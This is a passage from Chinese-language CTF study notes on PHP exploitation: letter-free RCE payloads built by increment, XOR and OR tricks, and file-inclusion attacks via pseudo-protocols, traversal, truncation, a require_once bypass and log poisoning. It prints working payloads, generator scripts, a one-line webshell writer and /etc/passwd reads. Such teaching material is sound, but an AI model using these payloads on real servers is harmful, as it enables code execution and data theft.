    ss = ""
    for each in s:
        ss += "%" + str(hex(255 - ord(each)))[2:].upper()
    return f"[~{ss}][!%FF]("

while 1:
    a = input(":>").strip(")")
    aa = a.split("(")
    s = ""
    for each in aa[:-1]:
        s += one(each)
    s += ")" * (len(aa) - 1) + ";"
    print(s)
```

自增

在PHP中，如果强制连接数组和字符串的话，数组将被转换成字符串，其值返回为Array，Array的第一个字母就是大写A，而且第4个字母是小写a。也就是说，我们可以同时拿到小写和大写A，等于我们就可以拿到a-z和A-Z的所有字母。

```php
<?php
$_=[].'';//Array
$_=$_[''=='$'];//A
$_++;//B
$_++;//C
$_++;//D
$_++;//E
```

```
$__=$_;//E
$_++;//F
$_++;//G
$___=$_;//G
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;//T
$_=$___.$__.$_;//GET
//var_dump($_);
$_='_'.$_;//_GET
var_dump($$_[_]($$_[__]));
//$_GET[_]($_GET[__])
```

接下来就可以尝试去给_和__GET传参，这里我们需要把换行的都去掉，然后进行一次URL编码，因为中间件会解码一次，所以我们构造的payload先变成这样

```
$_=
[].'';$_=$_[''=='$'];$_++;$_++;$_++;$_++;$__=$_;$_++;$_++;$___=$_;$_++;$_++;$_++;
$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_++;$_=$___.$__.$_;$_='_'.$_;$$_[_]
($$_[__]);
```

```
%24_%3D%5B%5D.''%3B%24_%3D%24_%5B''%3D%3D'%24'%5D%3B%24_%2B%2B%3B%24_%2B%2B%3B%24
_%2B%2B%3B%24_%2B%2B%3B%24__%3D%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24___%3D%24_%3B%
24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_
%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B
%2B%3B%24_%3D%24___.%24__.%24_%3B%24_%3D'_'.%24_%3B%24%24_%5B_%5D(%24%24_%5B__%5D
)%3B
```

118字符

```
$_=[]._;//Array
$__=$_[1];//r
$_=$_[0];//A
$_++;//B
$_1=++$_;//$_1=C,$_=D(这里是前缀++，即先自增一再赋值)
$_++;$_++;$_++;$_++;//$_=H
$_=$_1.++$_.$__;//CHr
$_=_.$_(71).$_(69).$_(84);//_GET
$$_[1]($$_[2]); //$_GET[1]$_GET[2]
```

```
%24_%3D%5B%5D._%3B%24__%3D%24_%5B1%5D%3B%24_%3D%24_%5B0%5D%3B%24_%2B%2B%3B%24_1%3
D%2B%2B%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%3D%24_1.%2
B%2B%24_.%24__%3B%24_%3D_.%24_(71).%24_(69).%24_(84)%3B%24%24_%5B1%5D(%24%24_%5B2
%5D)%3B%20
```

111字符

```
$_=([]._){0}; //A
$_++;
$_1=++$_;  //$_1=C
$_++;
$_++;
$_++;
$_++;
$_1.=++$_.([]._){1}; //$_1=CHr
$_=_.$_1(71).$_1(69).$_1(84); //$_=_GET
$$_[1]($$_[2]); //$_GET[1]($_GET[2])
//缩短为一行
$_=([]._){0};$_++;$_1=++$_;$_++;$_++;$_++;$_++;$_1.=++$_.([]._)
{1};$_=_.$_1(71).$_1(69).$_1(84);$$_[1]($$_[2]);
```

异或

在PHP中，两个字符串执行异或操作以后，得到的还是一个字符串。所以，我们想得到a-z中某个字母，就找到某两个非字母、数字的字符，他们的异或结果是这个字母即可。

找了师傅的一个脚本

```
<?php

/*author yu22x*/

$myfile = fopen("xor_rce.txt", "w");
$contents="";
for ($i=0; $i < 256; $i++) {
    for ($j=0; $j <256 ; $j++) {

        if($i<16){
            $hex_i='0'.dechex($i);
        }
        else{
            $hex_i=dechex($i);
        }
        if($j<16){
            $hex_j='0'.dechex($j);
        }
        else{
            $hex_j=dechex($j);
        }
        $preg = '/[a-z0-9]/i'; //根据题目给的正则表达式修改即可
        if(preg_match($preg , hex2bin($hex_i))||preg_match($preg ,
hex2bin($hex_j))){
                    echo "";
    }

        else{
        $a='%'.$hex_i;
        $b='%'.$hex_j;
        $c=(urldecode($a)^urldecode($b));
        if (ord($c)>=32&ord($c)<=126) {
            $contents=$contents.$c." ".$a." ".$b."\n";
```

```
        }
    }

}
}
fwrite($myfile,$contents);
fclose($myfile);
```

这个脚本可以找出两两字符异或后的所有可见字符的结果，然后写入一个文件中,输入你想要构造的函数名和要执行的命令即可生成最终的 Payload，我们接下来试一下

```
# -*- coding: utf-8 -*-

# author yu22x

import requests
import urllib
from sys import *
import os
def action(arg):
   s1=""
   s2=""
   for i in arg:
       f=open("xor_rce.txt","r")
       while True:
           t=f.readline()
           if t=="":
               break
           if t[0]==i:
               #print(i)
               s1+=t[2:5]
               s2+=t[6:9]
               break
       f.close()
   output="(\""+s1+"\"^\""+s2+"\")"
   return(output)

while True:
   param=action(input("\n[+] your function: ") )+action(input("[+] your
command: "))+";"
   print(param)
```

或运算

在前面异或绕过中我们说了，PHP 中两个字符串异或之后得到的还是一个字符串。那么或运算原理也是一样，使用两个不在正则匹配范围内的非字母非数字的字符进行或运算，从而得到我们想要的字符串。

```
import re

contents = ''
preg = '[a-z]|[0-9]'#匹配题目正则
```

```
for i in range(256):
    for j in range(256):
        if not (re.match(preg,chr(i),re.I) or re.match(preg,chr(j),re.I)):
            k = i | j
            if 32 <= k <= 126:
                a = '%' + hex(i)[2:].zfill(2)
                b = '%' + hex(j)[2:].zfill(2)
                contents += (chr(k) + ' ' + a + ' ' + b + '\n')
f = open('rce_or.txt','w')
f.write(contents)

while True:
    payload1 = ''
    payload2 = ''
    code = input("请输入想要或运算的字符串:\n")
    for i in code:
        f = open('rce_or.txt')
        lines = f.readlines()
        for line in lines:
            if i ==line[0]:
                payload1 = payload1 + line[2:5]
                payload2 = payload2 + line[6:9]
                break
    payload = '("'+payload1+'"|"'+payload2+'")'
    print("payload:" + payload)
```

```
2025?CTF:ezphp
ctfshow41
极客大挑战 2020:rceme
```

八.eval中无数字字母RCE(扩展)

未完待续

九:长度限制RCE

未完待续

文件包含

如果文件包含函数没有经过严格的过滤或者定义，并且参数可以被用户控制，这样就有可能包含非预期的文件。**如果文件中存在恶意代码，无论文件是什么类型恶意代码都会被解析。**

PHP文件包含函数有以下四种：

```
include
inclued_once
require
require_once
```

`require()/require_once()`：如果在包含过程中有错，那么直接退出，不执行进一步操作。
`include()/include_once()`：如果在包含过程中出错，只会发出警告

所以require与include区别：如果指定的文件不存在或包含过程中发生错误，require()/require_once()这两个函数会抛出一个E_COMPILE_ERROR级别的致命错误。这意味着脚本会立即停止执行，不会继续运行后续代码。nclude()/include_once() 函数则相对宽松。当遇到文件不存在或包含错误时，它们只会产生一个E_WARNING级别的警告，而脚本会继续执行后续代码。

加上后缀_once的作用：如果文件已经包含过了，那么不会再次包含

当利用这四大漏洞函数包含文件的时候，不论什么类型的文件，都会作为PHP脚本解析(比如：上传一个图片马，包含后当作php解析就可以执行木马了)

一.无限制本地文件包含

利用伪协议打本地文件包含

讲了概念，讲一下如何利用include进行文件读取或者rce，前面我们知道include将文件都会作为PHP脚本解析，所以我们可以把参数指向的文件内容嵌入到其中就可以使得代码成功解析，达到一个rce的效果

什么是伪协议？
伪协议（Pseudo Protocol）在这里通常指PHP中封装的一系列协议，如file://、php://、data://等，它们允许以不同的方式访问输入/输出流、文件系统、数据等。这些协议在文件包含函数（如include、require）中可以使用，从而使得文件包含不再局限于本地文件，还可以从内存、标准输入输出、数据流等来源包含数据。

简单来说，伪协议就是PHP提供的一些“特殊路径”，它们不是真正的文件路径，但可以用类似文件路径的方式写入，然后PHP会按照协议的规定去解析并获取数据。

PHP带有很多内置的URL风格的封装协议，可用于 fopen\copy\file_exists\filesize等文件系统函数
常见的PHP伪协议如下：

```
file:// 访问本地文件系统
http:// 访问http（s）网址
ftp:// 访问ftp（s)URL
php:// 访问各个输入输出流
zlib:// 处理压缩流
data:// 读取数据
glob:// 找查匹配的文件路径模式
phar:// PHP归档
ssh2:// Secure Shell 2
rar:// RAR处理压缩数据
ogg:// 处理音频流
expect:// 处理交互式的流
```

PHP: file:// - Manual

1.data伪协议


使用条件是phpinfo开启如下配置

```
allow_url_fopen : on

allow_url_include :on
```

PHP: data:// - Manual

例子:

```
<?php
if(isset($_GET['file'])){
    $a = $_GET['file'];
    include($a);
}else {
    highlight_file(__FILE__);
}
```




```
data://text/plain,<?php phpinfo();?>
```

解释一下
data: ：这是数据 URL 的前缀，告诉浏览器或应用程序后续的数据是以数据方式嵌入的，而不是指向外部资源。
text/plain：这是 MIME 类型，表示数据的格式。在这个例子中，text/plain 表示数据是普通文本。MIME 类型用于告知接收端如何处理数据。
<?php phpinfo();?>：这是实际的数据内容。在这里，这是一个 PHP 代码片段，它调用了 phpinfo() 函数。该函数用于输出有关当前 PHP 环境和配置的详细信息，包括 PHP 版本、加载的扩展、服务器信息、PHP 配置选项等。

此外，也可以用base64编码

```
data://text/plain;base64,PD9waHAgcGhwaW5mbygpOw==
```

2.filter协议文件包含

使用条件:


```
allow_url_include = On
```

（注意：filter文件包含时要打开这个配置，用filter文件读取则可以不需要）

php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。简单通俗的说，这是一个中间件，在读入或写入数据的时候对数据进行处理后输出的一个过程。

测试一下，1.php里写phpinfo(),然后包含

```
php://filter/resource=2.php
```




发现执行1.php中的命令

当我们打

```
php://filter/read=convert.base64-encode/resource=2.php
```

可以发现只对其进行编码，让其不执行。从而**导致任意文件读取**



解释一下上面的命令
`convert.base64-encode` 表示将数据进行 `Base64` 编码。

`resource=1.php`：这部分指定了要处理的资源

但是这里的话需要注意，`filter`伪协议不能搭配我们的通配符去使用，对于 `php://filter` 这种用于数据过滤和流处理的伪协议，一般不支持通配符操作。

我们还可以进行其它编码，我可以配合过滤器使用

过滤器（`Filter`） 是一种用于处理数据流的程序或函数，它接收输入数据，对其进行特定转换或筛选，并输出处理后的结果。在php中，过滤器分为字符串过滤器、转换过滤器、压缩过滤器以及加密过滤器。

参考：[PHP: 字符串过滤器 - Manual]

[php://filter伪协议（总结）与死亡代码的绕过_php伪协议filter之&txt=-CSDN博客]

convert转换过滤器

作用：对数据流进行编码，通常用来读取文件源码。

```
convert.base64-encode：将内容 Base64 编码。
convert.base64-decode：将 Base64 内容解码。
convert.quoted-printable-encode：引号可打印编码。
convert.quoted-printable-decode：引号可打印解码。

convert.iconv.*：一种字符编码转换过滤器
语法：
convert.iconv.目标编码/源编码            convert.iconv.UTF-8/GBK
convert.iconv.源编码.目标编码            convert.iconv.utf8.utf16
```

string字符串过滤器

该类通常以`string`开头，对每个字符都进行同样方式的处理。

```
string.toupper：转为大写。
string.tolower：转为小写。
string.strip_tags：这个过滤器就比较有意思，用来处理掉读入的所有标签，例如XML的等等。在绕过死亡exit大有用处。
string.rot13：字符右移十三位。
```

加密过滤器

```
压缩过滤器
注意，这里的压缩过滤器指的并不是在数据流传入的时候对整个数据进行写入文件后压缩文件，也不代表可以压缩或者解压数据流。压缩过滤器不产生命令行工具如 gzip的头和尾信息。只是压缩和解压数据流中的有效载荷部分。

用到的两个相关过滤器：zlib.deflate（压缩）和 zlib.inflate（解压）。zilb是比较主流的用法，至于bzip2.compress和 bzip2.decompress工作的方式与 zlib 过滤器大致相同。
```

```
php://filter/zlib.deflate|zlib.inflate/resource=flag.php
等同于
php://filter/resource=flag.php
```

常用的payload

```
php://filter/convert.base64-encode/resource=flag.php
php://filter/convert.base64-decode/resource=flag.php
php://filter/convert.quoted-printable-encode/resource=flag.php
php://filter/convert.iconv.UTF-8/GBK/resource=flag.php
php://filter/convert.iconv.UTF-8.UTF-16/resource=flag.php
php://filter/zlib.deflate|zlib.inflate/resource=flag.php
php://filter/bzip2.compress/resource=flag.php
php://filter/string.rot13/resource=flag.php
php://filter/string.tolower/resource=flag.php
```

例题：

```
2022-newstar:ez-chain
2025-swpu-nssctf:ez_ez_php          //https://www.nssctf.cn/index
2025-?CTF:Look at the picture       //https://www.a1natas.com/
```

3.input协议文件包含


php://input 是个可以访问请求的原始数据的只读流。可以接收post请求作为输入流的输入，将请求作为PHP代码的输入传递给目标变量，以达到以post 的形式进行输入的目的。

所以我们可以对参数传入php://input，然后post传入PHP恶意代码

另外我们也可以通过文件包含去读取文件内容，注意：执行命令的时候，PHP配置文件只需要开启allow_url_include

举例:

```php
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file);
}else{
    highlight_file(__FILE__);
}
```



写入木马则打


```php
<?php fputs(fopen('shell.php','w'),'<?php @eval($_POST[cmd])?>');?>
```

木马利用成功

4.file协议文件包含

```
file:// 可以访问本地文件系统，读取本地文件的内容
使用file:// 不需要开启allow_url_fopen和allow_url_include
```

举例：还是上面那个题（/etc/passwd是Linux系统账号信息）




```
注意：file协议可以绕过open_basedir任意文件绕过
```

5.phar://伪协议

phar:// 是用来解压的伪协议
phar://不管参数中是什么拓展名，都会被当做压缩包
用法：`?file=phar://压缩包/压缩文件`
比如：`phar://xxx.png/shell.php`
利用phar:// 时，PHP配置文件需要开启allow_url_fopen和allow_url_include，并且PHP版本要高于5.3.0

> **注意：压缩包需要用zip://伪协议压缩而不能用rar://，将木马文件压缩后，改成任意后缀名都可以正常使用**

代码示例如下：

```php
<?php
    $file=$_GET['file'];
    include($file);
?>
```

写一个木马文件shell.php，然后用zip://伪协议压缩成shell.zip，最后修改后缀名为.png，上传图片
输入测试：`http://www.abc.com/xxx/file.php?file=phar://shell.png/shell.php`

这样phar://就会将png当做zip压缩包进行解压，并且访问解压后的shell.php文件

6.zip:// 伪协议（zlib://，bzip2://）

和phar://伪协议原理类似，但用法不同
用法：`?file=zip://[压缩文件绝对路径]#[压缩文件内的子文件名]`
利用zip:// 时，PHP配置文件需要开启allow_url_fopen和allow_url_include，并且PHP版本要高于5.3.0

> 注意：需要将#转换成URL编码：%23

代码示例如下：

```
<?php
    $file=$_GET['file'];
    include($file);
?>
```


输入测试：`http://www.abc.com/xxx/file?file=zip://D:/phpstudy/www/.../test.png%23shell.php (zip必须是绝对路径)`
这样zip://就会将png当做zip压缩包进行解压，并且访问解压后的shell.php文件

> 这zip与phar协议一般ctf都是给一个upload+include场景，但是用zip与phar协议可以基本绕过任何文件名后缀上传恶意文

作用类似的协议如下只不过要zip配置

```
compress.bzip2://[压缩文件绝对路径或相对路径]
compress.zlib://[压缩文件绝对路径或相对路径]
```

比如下面**zip compression**是enable就是可以用zlib协议，**bzip2 compression**是disabled就是禁用了bzip2协议



例题：2023极客大挑战：famale_imp_l0ve
//https://www.ctfplus.cn/learning/problem/excellent-problemSet/detail/1954807333217374208

7.expect://伪协议


expect://伪协议用来执行系统命令，但是需要安装拓展，用法比较小
用法：`?file=expect://ls`

8.目录穿越

例如

```
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file);
}else{
    highlight_file(__FILE__);
}
```

通过目录遍历打`file=../../../../etc/passwd`



同理可以得到任意文件，由上面知，当包含php代码时，还能执行其中的代码

二：有限制本地文件包含漏洞

有限制本地文件包含漏洞是指代码中为包含文件指定了特定的前缀或者拓展名，攻击者必须要对前缀或者拓展名过滤，才能达到利用文件包含漏洞读取操作。

比如题目是这样

```
<?php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file.".php");
}else{
    highlight_file(__FILE__);
}
```

那比如我想读1.php，那就只需要传参1就行了，那这时候怎么绕过像正常的无限制本地包含一样去进行

2.1%00截断文件包含

利用条件

这个漏洞的使用必须满足如下条件

```
magic_quotes_gpc=off，PHP版本低于5.3.4
```

若符合条件直接打如下即可绕过后缀读到/etc/passwd

```
file=../../../../../../etc/passwd%00
```

2.2.路径长度截断文件包含

操作系统存在着最大路径长度的限制。可以输入超过最大路劲长度的目录，这样系统就会将后面的路劲丢弃，导致拓展名截断。

漏洞利用条件

```
Windows下最大路径长度为256B

Linux下最大路径长度为4096B
```

还是上面的题，测试

```
file=test.txt/./././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././.
/./././././././././
```

执行后发现已经成功截断了后面的拓展名

2.3.点号截断文件包含

点号截断包含**只使用与Windows系统**，点号的长度大于256B的时候，就可以造成拓展名截断，不过多展示，和上面差不多

2.4.require_once 绕过不能重复包含文件的限制

```php
<?php
error_reporting(E_ALL);
require_once('flag.php');
highlight_file(__FILE__);
if(isset($_GET['content'])) {
    $content = $_GET['content'];
    require_once($content);
}
```

看看此题。我们知道php的文件包含机制是将已经包含的文件与文件的真实路径放进哈希表中，当已经`require_once('flag.php')`，已经include的文件不可以再require_once。怎么设想如何绕过这个哈希表，让php认为我们传入的文件名不在哈希表中，又可以让php能找到这个文件，读取到内容。

在这里有个小知识点，`/proc/self`指向当前进程的`/proc/pid/`，`/proc/self/root/`是指向`/`的符号链接，想到这里，用伪协议配合多级符号链接的办法进行绕过，payload:

```
php://filter/convert.base64-encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/1.php
```

```
关键点1：PHP 的路径解析有深度限制，PHP 在解析符号链接时，最多只能解析 40 层，超过40层后，PHP 就"放弃治疗"，不再完全解析

关键点2：PHP的包含文件哈希表检查解析的结果不同
正常路径：/var/www/html/flag.php
攻击路径：/proc/..../root/proc/self/root/var/www/html/flag.php
这两个路径在 PHP检测看来是不同的文件

你告诉 PHP："我去过北京天安门"
然后你换种说法："我通过转机→高铁→出租车→步行...的方式到达了北京天安门"
PHP 觉得这是两个不同的目的地，就让你"又去了一次"
```

详细可以看下文：

[php源码分析 require_once 绕过不能重复包含文件的限制-安全KER - 安全资讯平台]

```
2024极客大挑战：ez_include
```


三.日志包含

3.1中间件日志文件包含

常见的日志目录

```
apache一般是/var/log/apache/access.log
apache2一般是/var/log/apache2/access.log
nginx的log在/var/log/nginx/access.log和/var/log/nginx/error.log
apache+Linux日志默认路径 /etc/httpd/logs/access_log /var/log/httpd/access_log
nginx 日志文件 用户安装目录logs目录下
（/usr/local/nginx/logs）/var/log/nginx/access.log /var/log/nginx/error.log
apache+linux 默认配置文件 /etc/httpd/conf/httpd.conf index.php?
page=/etc/init.d/httpd
```

还是上面的题，发现他是nginx服务器后直接包含`/var/log/nginx/access.log`,然后就可以在UA头执行命令了



3.2.SSH日志文件包含

SSH日志文件包含的利用条件是：

```
SSH日志路径已知，并且具有可读权限,SSH日志文件的默认路径为`/var/log/auth.log`
```

下面介绍漏洞利用步骤

将恶意代码写入文件

